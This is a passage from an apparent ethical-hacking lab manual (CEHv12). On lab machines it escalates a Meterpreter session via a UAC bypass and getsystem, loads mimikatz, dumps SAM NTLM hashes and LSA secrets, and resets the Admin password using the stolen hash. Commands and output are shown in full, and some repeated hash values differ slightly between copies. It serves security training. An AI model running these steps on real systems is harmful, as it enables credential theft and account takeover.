[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter >

```

36. Now type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Id Name
0 Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module;
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

37. Type **load kiwi** in the console and press **Enter** to load mimikatz.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[!] SESSION may not be compatible with this module;
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
#####
.####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >

```

38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "help kiwi" has been entered, resulting in a list of Kiwi Commands. The output is as follows:

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

39. Now we will use some of these commands to load hashes.

40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.

```

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-211858687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096

```

```

RID : 000003ea (1002)
User : Admin
Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 06ca82c977c5c7f5b606b2411286d126

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS11Admin
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5      (4096) : 64b5ade075461a70
    OldCredentials
        aes256_hmac      (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
        aes128_hmac      (4096) : edaf39bb79df13484692a09c3da27b55
        des_cbc_md5      (4096) : 64b5ade075461a70

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WINDOWS11Admin
    Credentials
        des_cbc_md5      : 64b5ade075461a70
    OldCredentials
        des_cbc_md5      : 64b5ade075461a70

```

41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press Enter.

Note: LSA secrets are used to manage a system's local security policy, and contain sensitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.

```

meterpreter > lsa dump secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716

Local name : Windows11 ( S-1-5-21-211858687-566857532-2239795073 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {0560f493-0b30-43b2-a367-067fc006c55e}
 [00] {0560f493-0b30-43b2-a367-067fc006c55e} d22bcd401146d93672a757d693f1d9eb3dc94da3e88a6cc3f4ca99
7eccce965

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 62 35 46 08 87 54 e7 5a 6d 42 78 87 c0 16 d1 21 97 c7 19 d0 e4 cd d3 b3 f4 55 e
7 1b 3d e7 e8 b9 91 27 f6 96 65 ee 30 b1
    full: 623546088754e75a6d427887c016d12197c719d0e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
    m/u : 623546088754e75a6d427887c016d12197c719d0 / e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
old/hex : 01 00 00 00 92 da 38 a8 17 94 a6 77 25 a0 a2 e7 65 a4 3a f4 bf 22 86 a3 12 77 3f 97 6e 40 6
3 2c e1 d6 1e ef cc ae c5 f0 40 af bf 91
    full: 92da38a81794a67725a0a2e765a43af4bf2286a312773f976e40632ce1d61eefccaec5f040afbf91
    m/u : 92da38a81794a67725a0a2e765a43af4bf2286a3 / 12773f976e40632ce1d61eefccaec5f040afbf91

Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 1
7 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 1
7 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f

```

42. Now we will change the password of Admin using the `password_change` module.

43. In the console, type `password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password` (here, the NTLM hash of Admin is `92937945b518814341de3f726500d4ff`).

Local name : Windows11 (S-1-5-21-211858687-566857532-2239795073)
 Domain name : WORKGROUP
 Policy subsystem is : 1.18
 LSA Key(s) : 1, default {0560f493-0b30-43b2-a367-067fc006c55e}
 [00] {0560f493-0b30-43b2-a367-067fc006c55e} d22bcd401146d93672a757d693f1d9eb3dc94da3e88a6cc3f4ca997eccce965
 Secret : DPAPI_SYSTEM
 cur/hex : 01 00 00 00 62 35 46 08 87 54 e7 5a 6d 42 78 87 c0 16 d1 21 97 c7 19 d0 e4 cd d3 b3 f4 55 e7 1b 3d e7 e8 b9 91 27 f6 96 65 ee 30 b1
 full: 623546088754e75a6d427887c016d12197c719d0e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
 m/u : 623546088754e75a6d427887c016d12197c719d0 / e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
 old/hex : 01 00 00 00 92 da 38 a8 17 94 a6 77 25 a0 a2 e7 65 a4 3a f4 bf 22 86 a3 12 77 3f 97 6e 46 63 2c e1 d6 1e ef cc ae c5 f0 40 af bf 91
 full: 92da38a81794a67725a0a2e765a43af4bf2286a312773f976e40632ce1d61eefccaec5f040afb91
 m/u : 92da38a81794a67725a0a2e765a43af4bf2286a3 / 12773f976e40632ce1d61eefccaec5f040afb91
 Secret : NL\$KM
 cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
 old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
 meterpreter > password_change -u Admin -n 92937945b518814341de3f726500d4ff -P password
 [*] No server (-s) specified, defaulting to localhost.
 [+] Success! New NTLM hash: 8846f7eaeee8fb117ad06bdd830b7586c
 meterpreter >

44. We can observe that the password has been changed successfully.

45. Check the new hash value by typing `lsa_dump_sam` and press **Enter** to load NTLM Hashes of all users.

[*] No server (-s) specified, defaulting to localhost.
 [+] Success! New NTLM hash: 8846f7eaeee8fb117ad06bdd830b7586c
 meterpreter > lsa_dump_sam
 [+] Running as SYSTEM
 [*] Dumping SAM
 Domain : WINDOWS11
 SysKey : bf7ee388b30e6e9f6b86de4c18416716
 Local SID : S-1-5-21-211858687-566857532-2239795073
 SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e
 RID : 000001f4 (500)
 User : Administrator
 RID : 000001f5 (501)
 User : Guest
 RID : 000001f7 (503)
 User : DefaultAccount
 RID : 000001f8 (504)
 User : WDAGUtilityAccount
 Hash NTLM: 6be54f349fb16786cbc468baea89e2bb
 Supplemental Credentials:
 * Primary:NTLM-Strong-NTOWF *
 Random Value : a2aeb1670f47f42479bc09f574c2a6a0
 * Primary:Kerberos-Newer-Keys *
 Default Salt : WDAGUtilityAccount
 meterpreter >

The screenshot shows the msfconsole interface on a Parrot OS terminal. The title bar reads "msfconsole - Parrot Terminal". The console output displays various credential dump results:

```
RID : 000003ea (1002)
User : Admin
Hash NTLM: 8846f7eaee8fb117ad06bdd830b7586c

Supplemental Credentials:

RID : 000003ed (1005)
User : Jason
Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : de7d2d59ad92a4ae51f1a62dd5e0d94a

* Primary;Kerberos-Newer-Keys *
    Default Salt : WINDOWS11Jason
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
        aes128_hmac      (4096) : e121547285cd11d304b0dcad77071459
        des_cbc_md5      (4096) : 9ea74c8c20daa780
    OldCredentials
        aes256_hmac      (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
        aes128_hmac      (4096) : e121547285cd11d304b0dcad77071459
        des_cbc_md5      (4096) : 9ea74c8c20daa780

* Packages *
    NTLM-Strong-NTOWF
```

46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.


47. Now, check if the login password has changed for the target system (here, **Windows 11**).

48. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and lock the machine.

Note: If you are already logged in with **Admin** account sign out and sign-in again.


49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

